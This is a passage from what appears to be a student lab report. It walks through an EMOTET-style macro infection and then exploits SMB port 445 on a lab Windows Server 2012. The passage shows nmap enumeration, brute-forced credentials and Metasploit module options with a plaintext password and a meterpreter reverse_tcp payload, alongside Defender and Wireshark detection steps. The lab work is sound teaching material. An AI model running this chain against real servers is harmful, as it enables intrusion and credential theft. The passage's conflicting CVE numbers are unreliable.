


Figure 20 Actions Possible (Jones, 2021)

- For demonstration purposes, a screenshot of Liz's computer screen is taken




Figure 21 Choosing to Take a Screenshot (Jones, 2021)

- Opening the screenshot on the Kali machine.




Figure 22 Screenshot of Liz's Computer screen (Jones, 2021)

In this instance, the report demonstrated how the attackers could take a screenshot through a simple command. In reality, EMOTET and other malware are capable of much more.

Part One, II). Proposed;

A). Inspecting incoming and outgoing network traffic through WireShark.

This screenshot captures a packet just as it traverses the TCP port 1234.





Figure 23 Detecting Activity on TCP port 1234 (Jones, 2021)

B). The process I.D. reveals if an unknown process is running.


WINWORD.EXE is running with PID 10176



GETPID in meterpreter discloses the same process I.D.

Figure 24 Process I.D. in Windows (Jones, 2021)


Hidden, New File is detected




C). Enabling Windows Defender

All security measures on Lizs' machine were disabled until now, and it is running an old version of Windows.

- Enabling Virus and Threat Protection settings.



- Enabling Windows Defender Exploit Protection



After a restart, Windows refuses to open the Word Document for more than a few seconds before forcing it to close. Windows Defender issue no warnings in this instance.

- Full Scan discovers no current threats.




Figure 25 No Detection in Full Scan (Jones, 2021)

- A manual scan of the specific file does not detect anything




Figure 26 Windows Defender Not Detecting Macros (Jones, 2021)

Assuming the current operating system Lizs' machine is operating on has not released a patch for this vulnerability, an attempt to detect the payload on a newer machine is pursued. John's machine is updated to the newest version, and all security measures are enabled.

- The Word Document with the embedded macros is downloaded from Lizs' outlook account. The Word Document does not have time to open before Windows Defender flags it as a Trojan.




Figure 27 Windows Security Flags the Trojan (Jones, 2021)

A) If WireShark detects network connections on unauthorized ports, a system administrator may block the connections through the firewall.

B) End any unauthorized programs visible in the task manager, and delete unknown files, applications and programs.

C) Assure the operating system is fully updated with the newest patches, and that all security measures are enabled in Windows Defender.

ii). Exploiting the Server Message Block Protocol

Petcu further elaborated that the technique "Malware-as-a-Service" (MaaS) distributed the attacks in 2017. This year EMOTET advanced to delivering The banking Trojan "IcedID", which, according to securityintelligence.com (2017), employed *"features that allow it to perform advanced browser manipulation tactics"* (Kessem, Wiesen, Darsan and Agayev, 2017). Petcu continued to explain that IcedID enabled EMOTET to target banks, payment card providers, and e-commerce sites in the U.S, among others. Along with IcedID, EMOTET also delivered the UmbreCrypt strain and the Trickbot Trojan through its infrastructure. The Trickbot Trojan would steal information by utilizing the same vulnerabilities exploited by WanaCry in the SMB protocol, or CVE-2017-0144. Due to EMOTET's availability offered through MaaS, the malware grew to exploit victims in China, Canada, the United Kingdom and Mexico(Petcu, 2021). The tutorial on exploiting SMB port 445 provided by Hacking Article explains that the first step is to scan SMB with NMAP (Chandel, 2019).

- The following command reveals if the port that is to be exploited is open and generates the general information on the system enumerated.

```
┌──(root💀kali)-[~]
└─# nmap -p 445 -A 192.168.112.170
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-09 16:33 EDT
Nmap scan report for 192.168.112.170
Host is up (0.00054s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Windows Server 2012 R2 Standard Evaluation 9600 microsoft-ds (workgroup: SP21)
MAC Address: 00:0C:29:EC:C0:C6 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2012
OS CPE: cpe:/o:microsoft:windows_server_2012:r2
OS details: Microsoft Windows Server 2012 or Windows Server 2012 R2
Network Distance: 1 hop
Service Info: Host: WIN-OE6GHHJ318T; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 28 SMB Enumeration (Jones, 2021)

- More of the enumeration




Figure 29 SMB Enumeration Part 2 (Jones, 2021)

Take Note:

- Port 445: Open
- O.S.: Running on Windows Server 2012 R2 Standard Evaluation 9600
- Domain Name: SP2.vuln
- Computer Name: WIN-OE6GHHJ318T
- NetBIOS Computer Name: WIN-OE6GHHJ318T\x00

- The next step is to discover whether the service installed is patched




Figure 30 Discoerving Vulnerability in SMB (Jones, 2021)

Take Note:

- The SMBv1 protocol on the server is vulnerable to CVE-2017-0413
- A remote code execution vulnerability exists in SMBv1

- Brute forcing to sift through two text documents containing names and passwords exposes credentials on the Microsoft Server.




Figure 31 Credentials Stolen through Brute Force (Jones, 2021)

Take Note:

- Credentials are stolen through port 445

The SAMRPC protocol (security account manager RPC) enables low privileged users to request data on a network through machine query. This, in turn, enables users to enumerate privileged accounts, groups and group memberships and provide a starting point for an adversary looking to attack a domain or network (Sasidahran, 2018).

- To further exploit the SMB, the following code is generated in Metasploit




Figure 32 Users Existing in SAM RPC (Jones, 2021)

Take Note:

- Adversaries can exploit the Administrator, Guest, krbtg (Active Directory account), John and Liz.

Note: The next phase involves exploiting the SMB protocol. At this stage, it was impossible to continue hacking the 2016 server due to the server rolling out automatic patches when establishing Domain and DNS services. A fact discovered by coincidence when this stage came to a halt, and a Server running on an older operating system from 2012 was initiated. In order to make sure that it was possible to hack the 2012 server, the hacking process mentioned in figures 28 - 32 was reattempted with success. However, to save time, that particular exploit was executed before establishing the DNS and Domain services. When DNS and Domain services were enabled, and John and Liz were added to the domain, the same error occurred again. Consequently, the remainder of the tasks carried out exploit a newly installed server without the roles and features such as DNS, Domain and DHCP services initiated.

SP2 Server B configurations

Device Name	Sp2 Server
IP	192.168.112.180
Operating System	Microsoft Office Server 2012 R2
Password	Enabled
SMBv1	Enabled
File and Storage Services	Enabled
Domain, DHCP and DNS	None

Table 11 Server B Configurations

- Before exploiting the SMB protocol, “show options” reveals the details of the exploit about to commence. Notice RPORT is set to 445, the vulnerable port on the SMB protocol.

```
   Name                Current Setting                                Required  Description
   ----                ---------------                                --------  -----------
   DBGTRACE            false                                          yes       Show extra debug trace info
   LEAKATTEMPTS        99                                             yes       How many times to try to leak transaction
   NAMEDPIPE                                                          no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES         /usr/share/metasploit-framework/data/wordlists/  yes       List of named pipes to check
                       named_pipes.txt
   Proxies                                                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS              192.168.112.180                                yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT               445                                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                               no        The service display name
   SERVICE_NAME                                                       no        The service name
   SHARE               ADMIN$                                         yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write
                                                                                folder share
   SMBDomain           .                                              no        The Windows domain to use for authentication
   SMBPass             Kitten123                                      no        The password for the specified username
   SMBUser             Administrator                                  no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
